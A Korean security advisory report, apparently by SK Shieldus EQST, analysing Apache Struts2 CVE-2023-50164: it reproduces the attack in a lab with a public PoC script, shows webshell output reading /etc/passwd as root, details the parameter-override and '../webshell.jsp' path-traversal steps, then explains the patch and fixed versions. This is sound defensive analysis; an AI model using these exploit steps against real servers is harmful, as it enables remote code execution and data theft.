
그림 3. Docker 실행

그림 4. 파일 업로드 페이지

jpg 확장자의 테스트 파일을 업로드한 결과, 파일 업로드에 성공했다. uploads 디렉터리에서 업로드한 파일(test.jpg)을 확인할 수 있다.

그림 5. jpg 파일 업로드

그림 6. uploads 디렉터리 조회

확장자가 jsp 인 파일을 직접 업로드할 경우, 그림 7 과 같이 업로드는 성공하지만 파일에 접근할 수 없다는 메시지가 출력된다. 즉, 테스트 환경은 업로드한 파일의 확장자가 jpg 와 png 인 경우에만 접근할 수 있고 허가되지 않은 확장자는 서버의 forbidden 디렉터리에서 확인할 수 있다.




그림 7. jsp 파일 업로드




그림 8. forbidden 디렉터리 조회

Step 2. PoC 테스트

공격자 PC 의 Kali Linux 환경에서 피해자 PC(192.168.102.160)로 CVE-2023-50164 에 대한 PoC 테스트를 진행한다. 다음의 URL 을 통해 PoC 를 다운 받을 수 있다.
- URL: https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE

다음의 명령어를 통해 PoC 를 실행하면 피해자 PC 에 업로드 된 웹셸에 접근하여 원격 명령을 실행할 수 있다.

명령어	python exploit.py --url http://[피해자 PC]/upload.action

PoC 테스트 결과, 피해자 PC 에 대한 정보(id)와 내부 데이터(/etc/passwd)를 조회하는 등 원격 명령 실행이 가능하다.

```
┌──(kali㉿kali)-[~/CVE-2023-50164-Apache-Struts-RCE/exploit]
└─$ python exploit.py --url http://192.168.102.160:8080/upload.action
[+] Starting exploitation ...
[+] WAR file already exists.
[+] webshell.war uploaded successfully.
[+] Reach the JSP webshell at http://192.168.102.160:8080/webshell.jsp?cmd=<COMMAND>
[+] Attempting a connection with webshell.
[+] Successfully connected to the web shell.
CMD > id


uid=0(root) gid=0(root) groups=0(root)


CMD > cat /etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

그림 9. PoC 테스트 결과

피해자 PC 에서 PoC 를 통해 업로드 된 악성파일(webshell.jsp)을 확인할 수 있다.

```
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  6 08:46 .
drwxr-xr-x 1 root root 4096 Feb  6 08:30 ..
drwxr-x--- 2 root root 4096 Feb  6 08:31 forbidden
-rw-r----- 1 root root  219 Feb  4 11:48 index.html
drwxr-x--- 3 root root 4096 Feb  6 08:30 META-INF
drwxr-x--- 2 root root 4096 Feb  6 08:39 uploads
drwxr-x--- 4 root root 4096 Feb  6 08:30 WEB-INF
-rw-r----- 1 root root  548 Feb  6 08:46 webshell.jsp
```

그림 10. 업로드 된 악성파일(webshell.jsp)

■ 취약점 상세 분석

Step 1. 취약점 개요

Apache Struts2 프레임워크를 사용하여 개발된 사이트는 기본적으로 '*.action' 확장자 형태로 실행된다. Action 클래스는 특정 엔드포인트에서 사용자의 요청을 처리하는데 사용된다. CVE-2023-50164 는 파일 업로드와 관련된 '/upload.action' 엔드포인트에서 발생한다.

ActionSupport 를 상속받은 Upload 클래스에서 파일 업로드에 대한 파라미터의 구성을 확인할 수 있다. 앞서 Docker 로 구성한 테스트 환경의 Upload 클래스는 그림 11 과 같이 구성되어 있다. 이 클래스에 정의된 파일 업로드에 대한 3 가지 속성 값(upload, uploadFileName, uploadContentType)을 통해 파일 업로드 처리를 진행한다.

```
public class Upload extends ActionSupport {
    private File upload;          → 업로드한 파일의 파일 객체
    private String uploadFileName;  → 업로드한 파일의 파일명
    private String uploadContentType; → 업로드한 파일의 파일유형
    private String imagePath;
```

그림 11. Upload 클래스

파일 업로드 시 HTTP 요청 값에서 각각의 파라미터명과 속성을 매치한 그림은 다음과 같다.

```
POST /upload.action HTTP/1.1
Host: 192.168.102.160:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.102.160:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylaLnW2agdBWP11XS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
Referer: http://192.168.102.160:8080/upload.action
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=137A48BD64475A5D9D0AECBC99C6F797
Connection: close

------WebKitFormBoundarylaLnW2agdBWP11XS
Content-Disposition: form-data; name="upload"; filename="test.jpg"
Content-Type: image/jpeg
```

upload　　uploadFileName　　uploadContentType

그림 12. 파일 업로드 시 HTTP 요청

CVE-2023-50164는 HTTP 요청 값을 조작하여 파일 업로드 객체를 나타내는 파라미터(upload)를 변조하고, 원격 명령 실행을 위한 내용을 추가해 기존의 파일 내용을 덮어쓸 수 있다. 이후 악성코드를 포함한 파일 내용으로 서버에 업로드 된 파일을 의미하는 파라미터(uploadFileName)를 추가하여 임의의 경로를 지정한 파일명으로 덮어쓰는 취약점이다.

아래 표는 공격을 위한 조건을 정리한 내용이다. 파일 업로드에 성공하면 임의의 경로로 업로드 된 악성파일에 접근할 수 있다.

구분	내용	예시
조건 1	업로드 파라미터를 대문자로 시작하는 값으로 변경 후 악성파일 내용 추가	name="Upload" [악성파일 내용 추가]
조건 2	업로드 된 파일을 의미하는 파라미터와 임의의 경로를 지정한 파일명 추가	Content-Disposition: form-data; name="uploadFileName"; [악성파일을 업로드할 임의의 경로]

표 1. CVE-2023-50614 조건

프록시 툴을 통해 위의 조건을 적용한 요청 값으로 변조하여 테스트 환경으로 전송한다. 먼저, 파일 업로드 객체를 나타내는 파라미터인 name="upload"를 대문자로 시작하는 name="Upload"로 변경하고 원격 명령 실행을 위한 웹셸 코드를 추가한다. 다음으로 Content-Disposition 헤더와 name="uploadFileName"을 추가하여 서버에 업로드 된 파일을 나타내는 파라미터를 재정의하여 임의의 경로를 포함한 파일명으로 변조한다.




그림 13. HTTP 요청 변경 전

그림 14. HTTP 요청 변경 후

HTTP 요청 전송 결과, 파라미터 변경을 통해 웹셸 코드가 삽입된 파일(test.jpg)이 서버에 업로드 된다. 이후 요청값 추가를 통해 서버에 업로드 된 파일의 이름이 'test.jpg'에서 '../webshell.jsp'로 변경된다. 이로 인해 공격자는 그림 14 와 같이 ROOT 디렉터리에 업로드 된 webshell.jsp 파일에 접근할 수 있다.




그림 15. 웹셸을 통한 원격 명령 실행

피해자 PC 의 웹 서버에서 ROOT 디렉터리에 업로드 된 'webshell.jsp' 파일을 확인할 수 있다.

```
root@a034a3a17e6d:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  4 13:30  .
drwxr-xr-x 1 root root 4096 Feb  4 12:48  ..
drwxr-x--- 2 root root 4096 Feb  4 13:27  forbidden
-rw-r----- 1 root root  219 Feb  4 11:48  index.html
drwxr-x--- 3 root root 4096 Feb  4 11:54  META-INF
drwxr-x--- 2 root root 4096 Feb  4 13:27  uploads
drwxr-x--- 4 root root 4096 Feb  4 11:54  WEB-INF
-rw-r----- 1 root root  363 Feb  4 13:28  webshell.jsp
```

그림 16. 파일 업로드 결과

Step 2. 취약점 분석

CVE-2023-50164 취약점이 존재하는 Apache Struts2 에서 파일 업로드를 통한 공격 과정을 step1~4 로 나누어 설명을 진행한다.

step 1) 파일 업로드 요청 - HttpParameters.java

파일 업로드 요청이 들어오면 HTTP 요청 파라미터를 처리하는 HttpParameters 클래스의 get(), remove(), contains() 메서드는 파일 업로드와 관련한 파라미터에 대한 비교를 수행한다.

```
public HttpParameters appendAll(Map<String, Parameter> newParams) {
    parameters.putAll(newParams);
    return this;
}
```

그림 17. HttpParameters

이때 취약한 버전의 Apache Struts2 의 HttpParameters 클래스는 파라미터에 대한 대소문자를 구분한다. 즉, 파라미터가 name='upload'와 name='Upload'일 경우 대소문자를 구분하기 때문에 각각 upload 와 Upload 라는 파라미터가 생성된다.

step 2) 파일 업로드 파라미터 재정의 - 파일 내용 변조

취약한 버전의 Apache Struts2 의 HttpParameters 는 대소문자를 구분하여 별개로 취급해 기존의 파라미터에 대한 재정의가 가능하다. ParametersInterceptor 클래스의 setParameters() 메서드에서 진행되며, setParameters() 메서드는 TreeMap 구조로 파일 업로드를 처리한다. Java 의 TreeMap 은 [숫자 > 알파벳 대문자 > 알파벳 소문자 > 한글] 순서로 정렬한다.

```
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

그림 18. setParameters() 메서드

따라서 파라미터 값으로 'upload'와 'Upload'가 존재한다면, 대문자로 시작하는 'Upload' 파라미터의 파일 내용을 우선으로 출력한다. 이러한 특징을 악용하면 공격자는 파라미터 값을 Upload 로 변조하고 웹셸 스크립트를 삽입하여 전송하면 기존의 파일 내용을 덮어쓸 수 있다.

step 3) 파일 업로드 – FileUploadInterceptor.java

struts-default.xml 은 Apache Struts2 에서 기본적으로 제공하는 설정 파일이다. struts-default.xml 에서 사용자의 요청을 지원하는 Interceptor 를 정의한다.

```
<interceptor name="debugging" class="org.apache.struts2.interceptor.debugging.DebuggingInterceptor"/>
<interceptor name="execAndWait" class="org.apache.struts2.interceptor.ExecuteAndWaitInterceptor"/>
<interceptor name="exception" class="com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor"/>
<interceptor name="fileUpload" class="org.apache.struts2.interceptor.FileUploadInterceptor"/>
<interceptor name="i18n" class="org.apache.struts2.interceptor.I18nInterceptor"/>
<interceptor name="logger" class="com.opensymphony.xwork2.interceptor.LoggingInterceptor"/>
<interceptor name="modelDriven" class="com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor"/>
```

그림 19. struts-default.xml

사용자로부터 파일 업로드 요청이 들어오면, FileUploadInterceptor 클래스는 multiWrapper 를 통해 inputName 값을 기반으로 파일 객체(File), 파일명(FileName), 컨텐츠 타입(FileContentType)과 같은 3 가지 속성 값을 가져와 파일 업로드 요청을 처리하고 업로드 된 파일을 서버에 저장한다.

```
// bind allowed Files
Enumeration fileParameterNames = multiWrapper.getFileParameterNames();
while (fileParameterNames != null && fileParameterNames.hasMoreElements()) {
    // get the value of this input tag
    String inputName = (String) fileParameterNames.nextElement();

    // get the content type
    String[] contentType = multiWrapper.getContentTypes(inputName);

    if (isNonEmpty(contentType)) {
        // get the name of the file from the input tag
        String[] fileName = multiWrapper.getFileNames(inputName);

        if (isNonEmpty(fileName)) {
            // get a File object for the uploaded File
            UploadedFile[] files = multiWrapper.getFiles(inputName);
            if (files != null && files.length > 0) {
                List<UploadedFile> acceptedFiles = new ArrayList<>(files.length);
                List<String> acceptedContentTypes = new ArrayList<>(files.length);
                List<String> acceptedFileNames = new ArrayList<>(files.length);
                String contentTypeName = inputName + "ContentType";
                String fileNameName = inputName + "FileName";
```

그림 20. 업로드 된 파일에 대한 정보 저장

이때 서버에 저장된 파일의 파일명인 test.jpg 는 setUploadFileName() 메소드에 전달된다.

```
public String[] getUploadFileName() {
    return this.uploadFileNames;
}

public void setUploadFileName(String[] uploadFileName) {
    this.uploadFileNames = uploadFileName;
}
```

그림 21. setUploadFileName()

step 4) 파일 업로드 파라미터 재정의 – 파일명 변조

서버에 업로드 된 악성파일에 접근하기 위해 서버에 업로드 된 파일의 파일명을 나타내는 파라미터를 재정의하여 공격자가 지정한 경로 탐색이 가능한 파일명으로 덮어쓴다. 서버에 업로드 된 파일의 파일명은 setUploadFileName()을 통해 처리되며, 현재 uploadFileName 에는 파일명이 test.jpg 인 파일이 저장된 상태다. 공격자는 이 파라미터를 재정의하여 공격자가 지정한 임의의 경로를 포함한 파일명으로 변조할 수 있다.

취약점 테스트에서는 '../webshell.jsp'의 형태로 파일명을 지정해 요청을 전송한다. 따라서 서버의 uploadFileName 파라미터가 재정의되어, 기존의 파일명인 test.jpg 가 ../webshell.jsp 로 변경된다. 이후, 공격자가 지정한 경로에 업로드 된 webshell.jsp 에 경로 탐색을 통해 접근할 수 있다.

다음은 위 과정을 토대로 HTTP 요청 값을 변조해 파일 업로드 파라미터가 재정의 되는 과정을 나타낸 그림이다.




그림 22. CVE-2023-50164 동작 과정

Step 3. 취약점 패치

2023 년 12 월 4 일, Apache 는 CVE-2023-50164 에 대한 패치된 버전인 Apache Struts2 6.3.0.2 를 커밋했다. 패치 내역은 아래의 경로에서 확인할 수 있으며, 각각의 수정 사항은 다음과 같다.
- core/src/main/java/org/apache/struts2/dispatcher/HttpParameters.java

HTTP 요청 파라미터 처리 과정에서 대소문자를 구분하지 않고, 동일한 파라미터가 있는 경우 제거하는 remove() 메서드가 추가되어 파라미터를 덮어쓰는 것이 불가능하도록 패치 되었다.

```
76  86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +       remove(newParams.keySet());
77  88          parameters.putAll(newParams);
78  89          return this;
79  90      }
```

그림 23. HttpParameters 패치 내역

또한, 파라미터 처리에 관여하는 get(), contains(), remove() 메서드에 equalsIgnoreCase() 메서드를 추가하여 대소문자를 구분하지 않도록 패치 되었다. 즉, name="eqst"와 name="Eqst"를 동일한 값으로 처리한다.

```
110 137     @Override
111 138     public Parameter get(Object key) {
112     -       if (parameters.containsKey(key)) {
113     -           return parameters.get(key);
114     -       } else {
115     -           return new Parameter.Empty(String.valueOf(key));
    139 +       if (key != null && contains(String.valueOf(key))) {
    140 +           String keyString = String.valueOf(key).toLowerCase();
    141 +           for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
    142 +               if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
    143 +                   return entry.getValue();
    144 +               }
    145 +           }
116 146     }
    147 +   return new Parameter.Empty(String.valueOf(key));
117 148 }
```

그림 24. get() 패치 내역

```
63  73      public boolean contains(String name) {
64      -       return parameters.containsKey(name);
        74  +   boolean found = false;
        75  +   String nameLowerCase = name.toLowerCase();
        76  +
        77  +   for (String key : parameters.keySet()) {
        78  +       if (key.equalsIgnoreCase(nameLowerCase)) {
        79  +           found = true;
        80  +           break;
        81  +       }
        82  +   }
        83  +
        84  +   return found;
65  85      }
```

그림 25. contains() 패치 내역

```
50  52      public HttpParameters remove(Set<String> paramsToRemove) {
51  53          for (String paramName : paramsToRemove) {
52      -           parameters.remove(paramName);
        54  +       String paramNameLowerCase = paramName.toLowerCase();
        55  +       Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
        56  +
        57  +       while (iterator.hasNext()) {
        58  +           Map.Entry<String, Parameter> entry = iterator.next();
        59  +           if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
        60  +               iterator.remove();
        61  +           }
        62  +       }
53  63          }
54  64          return this;
55  65      }
```

그림 26. remove() 패치 내역

■ 대응 방안

2023 년 12 월 7 일, Apache 는 CVE-2023-50164 에 대한 패치를 공개했다. 취약한 버전을 사용 중일 경우 아래의 표를 참고하여 패치된 버전으로 업데이트 해야 한다.

- URL: https://struts.apache.org/download.cgi

구분	영향 받는 버전	패치된 버전
Apache Struts2	Struts 6.0.0 - Struts 6.3.0.1	6.3.0.2
	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32	2.5.33

■ 참고 사이트

- URL: https://nvd.nist.gov/vuln/detail/CVE-2023-50164
- URL: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-struts-C2kCMkmT
- URL: https://lists.apache.org/thread/yh09b3fkf6vz5d6jdgrlvmg60lfwtqhj
- URL: https://github.com/apache/struts/commit/162e29fee9136f4bfd9b2376da2cbf590f9ea163

EQST INSIGHT

2024.02

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제 작 : SK쉴더스 커뮤니케이션그룹
COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.
본 저작물은 SK쉴더스의 EQST사업그룹에서 작성한 콘텐츠로 어떤 부분도 SK쉴더스의 서면 동의 없이 사용될 수 없습니다.